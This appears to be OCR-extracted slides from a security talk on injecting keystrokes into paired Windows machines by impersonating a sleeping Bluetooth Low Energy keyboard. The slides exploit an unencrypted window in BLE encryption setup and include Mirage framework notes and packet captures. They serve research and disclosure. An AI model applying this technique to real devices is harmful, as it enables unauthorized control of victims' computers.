Wireless Keystroke Injection (WKI) via Bluetooth Low Energy (BLE)

JOSÉ PICÓ
jose.pico@layakk.com
FERNANDO PERERA
fernando.perera@layakk.com

What is this talk about?



DON’T

BELIEVE

ME

JUST


WATCH

The attack scenario

What you just saw

The attack scenario: *initial situation*







The legitimate keyboard is communicating with the target Windows system using a BLE encrypted connection. The encryption key used has been established during the previous pairing phase in **secure mode**.

The attack scenario: *user inactivity*







After a few minutes of user inactivity, the BLE keyboard terminates the BLE channel and goes to sleep until the user presses a key again. All bluetooth communications are stopped.

The attack scenario: *WKI (Wireless Keystroke Injection)*









The attacker impersonates the legitimate keyboard and sends arbitrary keys to the target machine

The attack scenario: *immediate question*



Hey!
Wait a minute!

The keyboard is using a protected channel because it did perform the **secure** “pairing procedure” !!

YES! Exactly...

That's what this is all about

Us

- **Two Spaniards that like:**
  - playing with security
  - playing with communication protocols
  - climbing
  - motor-biking
  - working at Layakk





CONTENTS

- Bluetooth Low Energy (BLE) concepts
- What makes the attack possible ?
- Exploiting the vulnerability
- The proof of concept
- Vulnerability disclosure
- Publication
- References

BLE concepts

A brief description of some BLE concepts

BLE PAIRING

The first time two Bluetooth devices connect they execute this procedure the objective of which is to establish a key (LTK - Long Term Key) that will be used to protect every subsequent connections between the devices (if bonding is activated, which is the usual situation)

- **BLE supports two different *pairing schemes*:**
  - LE Legacy pairing
  - LE Secure pairing
- **The following *association models* are supported (depending on the pairing scheme):**
  - Numeric Comparison
  - Passkey Entry
  - Just Works
  - Out of Band

BLE ENCRYPTION LAYER




HOST

Host-Controller Interface



CONTROLLER

Core Spec
Vol.1 - Part A (p.203)



BLE ENCRYPTION LAYER



HOST


Host-Controller Interface



CONTROLLER

PDU Encryption
happens here
(at Link Layer Level)

Core Spec
Vol.1 - Part A (p.203)



BLE ENCRYPTION LAYER



HOST


Host-Controller Interface



CONTROLLER

PDU Encryption
happens here
(at Link Layer Level)

Core Spec
Vol.1 - Part A (p.203)



Enter connection state when previously paired (*simplified*)



MASTER

SLAVE



Host | Link Layer | Link Layer | Host



LE_Create (Peer, Scan spec, ...)



HCI_LE_Set_Advertising_Enable

CONNECTABLE ADVERTISING

(Directed or Undirected)

CONNECT_IND (INITAddr, ADVAddr, LLData)

HCI_LE_Connection_Complete

HCI_LE_Connection_Complete

BLE Encryption activation (I)



MASTER

SLAVE



Host | Link Layer | Link Layer | Host

HCI_LE_Enable-Encryption (ConnHnd, Rand, EDIV, LTK)

SKD_M IV_M

LL_ENC_REQ (Rand, EDIV, SKD_M, IV_M)

SKD_S IV_S

LL_ENC_RSP (SKD_S, IV_S)

HCI_LE_Long_Term-Key_Request
(ConnHnd, Rand, EDIV)

HCI_LE_Long_Term-Key_Request_Reply
(ConnHnd, LTK)

$SKD = SKD_M \,||\, SKD_S$, $IV = IV_M \,||\, IV_S$

SessionKey = EncEngine(PlainText=SKD, Key=LTK, IV=IV)

BLE Encryption activation (II)



MASTER

SLAVE



Host

Link Layer

Link Layer

Host

LL_START_ENC_REQ

LL_START_ENC_RSP

LL_START_ENC_RSP

HCI_Encryption_Change
(Status, ConnHnd,Enc_Enabled)

HCI_Encryption_Change
(Status, ConnHnd,Enc_Enabled)

ENCRYPTED COMMUNICATIONS

How is this possible?

What makes the attack possible?

The BLE specification part that allows the attack





Core Spec
Vol.1 - Part B - 5.1.3



MASTER

SLAVE

Host

Link Layer

Link Layer

Host

HCI_LE_Enable-Encryption (ConnHnd, Rand, EDIV, LTK)

SKD_M IV_M

LL_ENC_REQ (Rand, EDIV, SKD_M, IV_M)

SKD_S IV_S

LL_ENC_RSP (SKD_S, IV_S)

HCI_LE_Long_Term-Key_Request
(ConnHnd, Rand, EDIV)

HCI_LE_Long_Term-Key_Request_Reply
(ConnHnd, LTK)

$SKD = SKD_M \,||\, SKD_S$, $IV = IV_M \,||\, IV_S$

SessionKey = EncEngine(PlainText=SKD, Key=LTK, IV=IV)

The BLE specifcation part that allows the attack



Core Spec
Vol.1 - Part B - 5.1.3



MAST E



Host

Host

HCI_LE_Enable-Encryp

Otherwise, when the Link Layer of the slave receives an LL_ENC_REQ PDU it shall generate the slave's part of the initialization vector (IVs) and the slave's part of the session key diversifier (SKDs). IVs shall be a 32 bit random number generated by the Link Layer of the slave. SKDs shall be a 64 bit random number generated by the Link Layer of the slave. Both IVs and SKDs shall be generated using the requirements for random number generation defined in [Vol 2] Part H, Section 2.

The Link Layer of the slave shall finalize the sending of the current Data Physical Channel PDU and may finalize the sending of additional Data Physical Channel PDUs queued in the Controller. After these Data Physical Channel PDUs are acknowledged, until this procedure is complete or specifies otherwise, the Link Layer of the slave shall only send Empty PDUs, LL_TERMINATE_IND PDUs, and PDUs required by this procedure.

If any of the Data Physical Channel PDUs sent by the slave is an LL Control PDU, the Link Layers shall resume any outstanding procedure(s) after the Encryption Start procedure has completed.

The Link Layer of the slave shall then send an LL_ENC_RSP PDU. The Link Layer of the slave shall then notify the Host with the Rand and EDIV fields. After having sent the LL_ENC_RSP PDU, the Link Layer of the slave can receive an LL_UNKNOWN_RSP PDU corresponding to an LL Control PDU sent by the slave. The slave should not disconnect the link in this case.

Long_Term-Key_Request
d, Rand, EDIV)

Term-Key_Request_Reply

The BLE specification part that allows the attack



Core Spec
Vol.1 - Part B - 5.1.3



MASTER

SLAVE

Host

Link Layer

Link Layer


Host

HCI_LE_Enable-Encryption (ConnHnd, Rand, EDIV, LTK)

LL_ENC_REQ (Rand, EDIV, SKD_M, IV_M)

LL_ENC_RSP (SKD_S, IV_S)

HCI_LE_Long_Term-Key_Request_Reply
(ConnHnd, LTK)



Exactly at this point, there is a window when the slave can send any unencrypted PDU (**data** and/or control) to the master.


KD_M || SKD_S , $IV = IV_M$ || IV_S

SessionKey = EncEngine(PlainText=SKD, Key=LTK, IV=IV)

The vulnerability in Microsoft Windows (VULN-061470)








Exploiting the vulnerability

First Approach: HOST Level

- **Working with Mirage Framework [1]:**
  - HCI Adapter (Chipset CSR8510)

MIRAGE 

- **Use Mirage for hooking onConnect and send keystrokes from Host**
- **Need some tries for success**
- **Disordered Keystrokes and Instability**



1. https://github.com/RCayre/mirage

First Approach: HOST Level



- **Results on the air**

M → S

```
CyberTAN_6a:07:00 zte_ba:d7:41    LE [redacted]  53 CONNECT_REQ
Unknown_0xced14d… Unknown_0xced… LE LL     28 Control Opcode: LL_LENGTH_REQ
Unknown_0xced14d… Unknown_0xced… LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0xced14d… Unknown_0xced… ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced… LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0xced14d… Unknown_0xced… ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced… LE LL     32 Control Opcode: LL_ENC_RSP
Unknown_0xced14d… Unknown_0xced… LE LL     21 Control Opcode: LL_REJECT_IND
Unknown_0xced14d… Unknown_0xced… LE LL     21 Control Opcode: LL_TERMINATE_IND
Unknown_0xced14d… Unknown_0xced… ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

Connection Request is received by Slave

First Approach: HOST Level



Results on the air

M ← S

```
CyberTAN_6a:07:00 zte_ba:d7:41    LE LL     53 CONNECT_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     28 Control Opcode: LL_LENGTH_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     32 Control Opcode: LL_ENC_RSP
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_REJECT_IND
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_TERMINATE_IND
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

Start sending keystrokes just after “OnConnect” event

```
▸ Frame 185: 37 bytes on wire (296 bits), 37 bytes captured (296 bits)
  Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Handle Value Notification (0x1b)
    Handle: 0x0013 (Unknown)
    Value: 02040000000000000000
```

First Approach: HOST Level



Results on the air

```
CyberTAN_6a:07:00 zte_ba:d7:41    LE LL     53 CONNECT_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     28 Control Opcode: LL_LENGTH_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     32 Control Opcode: LL_ENC_RSP
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_REJECT_IND
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_TERMINATE_IND
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

M → S

ENC_REQ is received from Master

First Approach: HOST Level



- **Results on the air**

	CyberTAN_6a:07:00	zte_ba:d7:41	LE LL	53	CONNECT_REQ
	Unknown_0xced14d…	Unknown_0xced…	LE LL	28	Control Opcode: LL_LENGTH_REQ
	Unknown_0xced14d…	Unknown_0xced…	LE LL	21	Control Opcode: LL_UNKNOWN_RSP
	Unknown_0xced14d…	Unknown_0xced…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
	Unknown_0xced14d…	Unknown_0xced…	LE LL	42	Control Opcode: LL_ENC_REQ
M ← S	Unknown_0xced14d…	Unknown_0xced…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
	Unknown_0xced14d…	Unknown_0xced…	LE LL	32	Control Opcode: LL_ENC_RSP
	Unknown_0xced14d…	Unknown_0xced…	LE LL	21	Control Opcode: LL_REJECT_IND
	Unknown_0xced14d…	Unknown_0xced…	LE LL	21	Control Opcode: LL_TERMINATE_IND
	Unknown_0xced14d…	Unknown_0xced…	ATT	37	UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)

Slave continues sending keys

First Approach: HOST Level



Results on the air

```
CyberTAN_6a:07:00 zte_ba:d7:41    LE LL     53 CONNECT_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     28 Control Opcode: LL_LENGTH_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     32 Control Opcode: LL_ENC_RSP
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_REJECT_IND
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_TERMINATE_IND
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

M ← S

- Slave controller automatically responds ENC_REQ with ENC_RSP
- After this, HCI Event “LE Long Term Key Request” is sent by Slave Controller to Slave Host

First Approach: HOST Level



Results on the air

```
CyberTAN_6a:07:00 zte_ba:d7:41    LE LL     53 CONNECT_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     28 Control Opcode: LL_LENGTH_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     32 Control Opcode: LL_ENC_RSP
Unknown_0xced14d… Unknown_0xced…  LE        21 Control Opcode: LL_REJECT_IND
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_TERMINATE_IND
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

M ← S

Reject indication is sent after Slave Host indicates LTK Error “Missing Key”

```
▸ Frame 197: 21 bytes on wire (168 bits), 21 bytes captured (168 bits)
  Bluetooth
▸ Bluetooth Low Energy RF Info
▾ Bluetooth Low Energy Link Layer
    Access Address: 0xced14d6d
    [Master Address: CyberTAN_6a:07:00 (00:45:e2:6a:07:00)]
    [Slave Address: zte_ba:d7:41 (c1:b1:01:ba:d7:41)]
  ▸ Data Header: 0x021b
    Control Opcode: LL_REJECT_IND (0x0d)
    Error Code: PIN or Key Missing (0x06)
    CRC: 0x000000
```

First Approach: HOST Level



- **Results on the air**

```
CyberTAN_6a:07:00 zte_ba:d7:41    LE LL     53 CONNECT_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     28 Control Opcode: LL_LENGTH_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     32 Control Opcode: LL_ENC_RSP
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_REJECT_IND
M → S Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_TERMINATE_IND
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
```

Master closes connection immediately

First Approach: HOST Level



- **Results on the air**


```
CyberTAN_6a:07:00 zte_ba:d7:41    LE LL     53 CONNECT_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     28 Control Opcode: LL_LENGTH_REQ
Unknown_0xced14d… Unknown_0xced…  LE LL     21 Control Opcode: LL_UNKNOWN_RSP
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
Unknown_0xced14d… Unknown_0xced…  LE LL     42 Control Opcode: LL_ENC_REQ
Unknown_0xced14d… Unknown_0xced…  ATT       37 UnknownDirection Handle Value Notification, Handle: 0x0013 (Unknown)
